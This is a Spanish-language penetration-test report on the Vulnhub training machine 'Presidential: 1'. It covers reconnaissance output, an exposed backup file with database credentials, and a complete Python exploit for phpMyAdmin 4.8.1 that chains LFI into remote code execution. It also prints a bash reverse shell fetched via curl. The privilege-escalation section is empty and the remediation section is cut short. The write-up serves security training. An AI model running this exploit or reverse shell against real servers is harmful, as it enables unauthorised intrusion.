Este documento es confidencial y contiene informacion sensible.
No deberia ser impreso o compartido con terceras entidades.

30 de mayo del 2023

Índice

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoria realizada a la maquina **Maquina Presidential: 1**, emnumerando todos los vectores de ataque encontrados asi como la explotacion realizada para cada uno de estos.

Esta maquina ha sido descargada de la plataforma de **Vulnhub**, una plataforma de entrenamiento y practica para personas interesadas en la seguridad informatica y en el hacking ético.

A continuacion, se proporciona el enlace directo de descarga a esta maquina:

Direccion URL

https://www.vulnhub.com/entry/presidential-1,500/

Imagen 1: Pagina principal del servicio web de la maquina

2. Objetivos

Los objetivos de la presente auditoria de seguridad se enfocanen la identificacion de posibles vulnerabilidades y debilidades en la presente maquina **Maquina Presidential: 1**, con el proposito de garantizar la integridad y confidencialidad de la informacion almacenada en ella.

Con este fin, se ha llevado acabo un analisis exhaustivo de todos los servicios detectados que se encontraron expuestos en dicho servidor, recopiando informacion detallada de aquellos que representan un riesgo potencial desde el punto de vista de la seguridad.

2.1. Alcance

A continuacion se representan los objetivos a cumplir para esta auditoria

- Identificar los puertos y servicios vulnerables
- Realizar una explotacion de las vulnerabilidades encontradas
- Conseguir acceso al servidor mediante la explotacion de los servicios vulnerables identificados
- Emnumeras vias potenciables de elevar privilegios en el sistema

2.2. Impedimentos y limitaciones

Durante el proceso de auditoria, esta terminantemente prohibido realizar alguna de las siguientes actividades

- Realizar ataques de **denegacion de servicio**
- Borrar archivos residentes en el servidor una vez este haya sido vulnerado

2.3. Resumen general

En este apartado, abordaremos por encima algunos de los puntos criticos encontrados. Se encontro, mediante tecnicas de recolección, archivos comprometedores, como por ejemplo **.config.php.bak** que contenia credenciales de acceso a la base de datos y al panel de inicio de sesión de PHPMyAdmin(encontrado con metodos de recoleccion)

3. Reconocimiento


3.1. Enumeracion de servicios expuestos

A continuacion se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramiento **NMAP**

```
> cat targeted -l java
       File: targeted
   1   # Nmap 7.93 scan initiated Thu Apr  6 12:58:28 2023 as: nmap -sCV -p80,2082 -oN targeted 192.168.111.37
   2   Nmap scan report for 192.168.111.37
   3   Host is up (0.00022s latency).
   4
   5   PORT     STATE SERVICE VERSION
   6   80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)
   7   |_http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
   8   | http-methods:
   9   |_  Potentially risky methods: TRACE
  10   |_http-title: Ontario Election Services &raquo; Vote Now!
  11   2082/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
  12   | ssh-hostkey:
  13   |   2048 0640f4e58cad1ae686dea575d0a2ac80 (RSA)
  14   |   256 e9e63a838e94f298dd3e70fbb9a3e399 (ECDSA)
  15   |_  256 66a8a19fdbd5ec4c0a9c4d53156c436c (ED25519)
  16   MAC Address: 00:0C:29:77:A9:63 (VMware)
  17
  18   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
  19   # Nmap done at Thu Apr  6 12:58:35 2023 -- 1 IP address (1 host up) scanned in 6.77 seconds
```

Imagen 2: Enumeracion de puertos con nmap

En este caso se identificaron dos puertos activos corriendo por el protocolo TCP



Asimismo, no se encontraron puertos expuestos a través de otros protocolos, por lo que se priorizara la evaluacion de los puertos encontrados en el primer escaneo efectuado.

3.2. Enumeracion de servidores web

A continuacion, se representa los resultados obtenidos con la herramienta **WhatWeb**, una herramienta de reconocimento web que se utiliza para identificar tecnologias web especifica que se emplean en un sitio web, tras aplicar un reconocimiento sobre el servicio HTTP corriendo por el puerto 80:

```
❯ whatweb 192.168.111.37
http://192.168.111.37 [200 OK] Apache[2.4.6], Bootstrap, Country[RESERVED][ZZ], Email[co
ntact@example.com,contact@votenow.loca], HTML5, HTTPServer[CentOS][Apache/2.4.6 (CentOS)
 PHP/5.5.38], IP[192.168.111.37], JQuery, PHP[5.5.38], Script, Title[Ontario Election Se
rvices &raquo; Vote Now!]
```

Imagen 3: Enumeracion del servicio HTTP por el puerto 80

En los resultados obtenidos, es posible identificar las versiones para algunas tecnologias existentes:

Tecnologia	Version
PHP	5.5.38
Apache	2.4.6

Dentro de la informacion representada, tambien es posible indentificar dos corres electronicos los cuales podrian ser utiliados de cara a un ataque de **Phishing**:

`contact@example.com` `contact@votenow.local`

El **Phishing** es un tipo de ataque informatico que se utiliza para engañar a las personas y obtener informacion confidencial, como contraseñas, informacion bancaria o detalles de tarjetas de credito. El ataque se lleva acabo mediante el mediante el envio de correos electronicos fraudulentos o mensajes de texto que parecen legitimos y que solicitan al destinatario que proporcione la informacion personal o confidencial.

Adicionalmente, tambien ha sido posible identificar la fversion de centos que se encuentra activa a traves de un reconocimiento exhaustivo realizado con la herrmamienta **Wig**:

```
❯ wig 192.168.111.37

wig - WebApp Information Gatherer


Scanning http://192.168.111.37...
_____________________ SITE INFO _____________________
IP              Title
192.168.111.37  Ontario Election Services &r

____________________ VERSION ____________________
Name            Versions    Type
Apache          2.4.6       Platform
PHP             5.5.38      Platform
CentOS          7-1511      OS
```

Centos 7 (1511)

Imagen 4: Enumeracion del servicio HTTP por el puerto 80

3.3. Enumeracion de subdominios

Una vez identificado el dominio '**votenow.local**' gracias a la identificacion de correos electronicos, se procedio a aplicar un ataque de fuerza bruta sobre el dominio principal con el objetivo de identificar subdominios validos.

Una vez finalizado el ataque de fuerza bruta, estos fueron los resultados obtenidos:

Imagen 5: Subdominios identificados con gobuster

Se identificado el subdominio '**datasafe.votelocal.now**'como un subdominio valido. Este subdominio represento un clave crusial en la auditoria, dado que fue a través de este que se consiguio ingresar al sistema mediante la explotacion de una vulnerabilidad existente en **PhpMyAdmin**.

Cabe destacar que para que estos subdominios y dominios fuesen accesibles, fue necesario incorporar el siguiente contenido en elarchivo '**/etc/hosts**'




Imagen 6: Contenido del archivo /etc/hosts

Esto es asi, dado que se esta aplicando '**Virtual Hosting**' una tecnica utilizada en servidores web para alojar multiples sitios web en una sola maquina fisica. El archivo '**/etc/hosts**' se utiliza para asociar el nombre de dominio de cada sitio web con la direccion IP del servidor.

Si no se especifica esta asociacion, el servidor web no podria terminar el sitio web correcto para servir, respondiendo con un herror o un sitio web incorrecto.

3.4. Enumeracion de paneles de autentifiación

Una vez descubierto el subdominio '**datasafe.votenow.local**', representado en la imagen 5 de la pagina 6 se encontro el siguiente panel de autentificacion de **PhpMyAdmin**:




Imagen 7: Panel de autentificacion de PhpMyAdmin

4. Identificacion y explotación de vulnerabilidades

4.1. Archivo de backup expuesto

Durante una fase de reconocimiento con la herramienta **Gobuster**, una herramienta de linea de comandos de codigo abierto que se utiliza para buscar y enumerar recursos web en servidores y sitios web, se identifico un archivo de backup expuesto en el servidor.




Imagen 8: Archivo de backup expuesto en el servidor

Este archivo de descargado con el objetivo de validar si este disponia de informacion sensible la cual pudiera suponer un riesgo desde el punto de vista de seguridad. En este archivo, se determino que contaba con la siguiente informacion privilegiada:

Imagen 9: Credenciales de acceso a la base de datos

Estas credenciales corresponden a las credenciales de acceso a la base de datos, las cuales a su vez, debido a una reutilizacion de usuario y contraseña permitieron ingresar al **PhpMyAdmin** representado en la imagen 7 de la pagina 7




Imagen 10: Inicio de sesion exitoso en el phpmyadmin

4.2. Explotacion del PhpMyAdmin

Una vez ingresado al **PhpMyAdmin**, fue posible identificar la version actualmente en uso:




Imagen 11: Version de phpmyadmin

Esta version corresponde a una **version antigua** de PhpMyAdmin lo que lo expone a varias **vulnerabilidades criticas** identificadas:




Imagen 12: Vulnerabilidades para la version de PhpMyAdmin en uso

Entre ellas, una la cual puede permitiar al atacante malintencionado **ejecutar codigo remoto** en el servidor.

A continuacion se comparte el script en Python3 el cual fue empleado para ejecutar comandos remotos en el servidor:

```
1
2  #!/usr/bin/env python
3
4  import re, requests, sys, html
5
6
7  def get_token(content):
8    s = re.search('token"\s*value="(.*?)"', content)
9    token = html.unescape(s.group(1))
10   return token
11
12 ipaddr = sys.argv[1]
13 port = sys.argv[2]
14 path = sys.argv[3]
15 username = sys.argv[4]
16 password = sys.argv[5]
17 command = sys.argv[6]
18
19 url = "http://{}:{}{}".format(ipaddr,port,path)
20
21 url1 = url + "/index.php"
22 r = requests.get(url1)
23 content = r.content.decode('utf-8')
24
25 s = re.search('PMA_VERSION:"(\d+\.\d+\.\d+)"', content)
26 version = s.group(1)
27
28 cookies = r.cookies
29 token = get_token(content)
30
31 p = {'token': token, 'pma_username': username, 'pma_password': password}
32 r = requests.post(url1, cookies = cookies, data = p)
33 content = r.content.decode('utf-8')
34 s = re.search('logged_in:(\w+),', content)
35 logged_in = s.group(1)
36
37 cookies = r.cookies
38 token = get_token(content)
39
40 url2 = url + "/import.php"
41 payload = '''select '<?php system("{}") ?>';'''.format(command)
42 p = {'table':'', 'token': token, 'sql_query': payload }
43 r = requests.post(url2, cookies = cookies, data = p)
44
45 session_id = cookies.get_dict()['phpMyAdmin']
46 url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../../var/lib/php/session/
       sess_{}".format(session_id)
47 r = requests.get(url3, cookies = cookies)
48
49 content = r.content.decode('utf-8', errors="replace")
50 s = re.search("select '(.*?)\n'", content, re.DOTALL)
51 if s != None:
52   print(s.group(1))
53
54
```

Código 1: Exploit para la version vulnerable de PhpMyAdmin

Una vez ejecutado e inyectando un comando que permitiera iniciar al sistema, se logro ganar acceso al servidor:




Imagen 13: Ganando acceso al servidor a través de la explotacion de PhpMyAdmin

En este caso, se esta ejecutando un comando que mediante por **curl**, interprete un script en bash el cual dispone del siguiente contenido:

```
#!/bin/bash

bash -i >& /dev/tcp/192.168.100.111/443 0>&1

```

Código 2: Script en Bash encargado de entablar la conexión

Este script esta alojado en el servidor del atacante, evitando de esta forma dejar archivos residuales en el servidor victima. Una vez ejecutado el comando el atacante gana acceso al servidor teniendo control de la maquina como el usuario '**apache**'.

Tal y como se puede apreciar en el script, principalmente lo que sucede es que el codigo se aprovecha de una vulnerabilidad de tip **LFI** existente en esta version concreta de PhpMyAdmin para conseguir la ejecucion remota de comandos.

```
  session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../../var/lib/php/session/
    sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)

```

Código 3: Porcion de codigo correspondiente a la explotacion del LFI

Definicion

LFI (Local File Inclusion) Es una vulnerabilidad de seguridad en aplicaciones web que permite que un atacante pueda acceder a archivos locales del servidor a través de la inclusionde archivos locales en una pagina web

A través del LFI, se consigue apuntar a un recurso el cual almacena sesiones que representan informacion relacionada con las diferentes sesiones activas en el uso del lado de los usuarios.

Aprovechando esta lectura y la propia sesion del usuario, lo que se hace es que a través de una **Query SQL** se logra introducir una consulta la cual contiene codigo PHP visible desde los archivos de sesion del usuario a través del LFI. Esto en consecuencia conduce a una ejecucion remota de comandos, dado que el codigo PHP es intepretado por el servidor.

5. Escalada de privilegios

6. Contramedidas y buenas practicas

Con el objetivo de evitar posibles explotaciones indeseadas en el servidor expuesto se enumeran a continuacion las buenas practicas a llevar a cabo para las diferentes vulnerabilidades descubiertas.

6.1. PhpMyAdmin 4.8.1 vulnerable

PhpMyAdmin es una herramienta popular para administrar bases de datos mysql a traves de una interfaz web. Sin embargo, la version 4.8.1 tiene una vulnerabilidad conocida que puede permitir a un atacante ejecutar codigo albitrario en el servidor web donde esta alojado.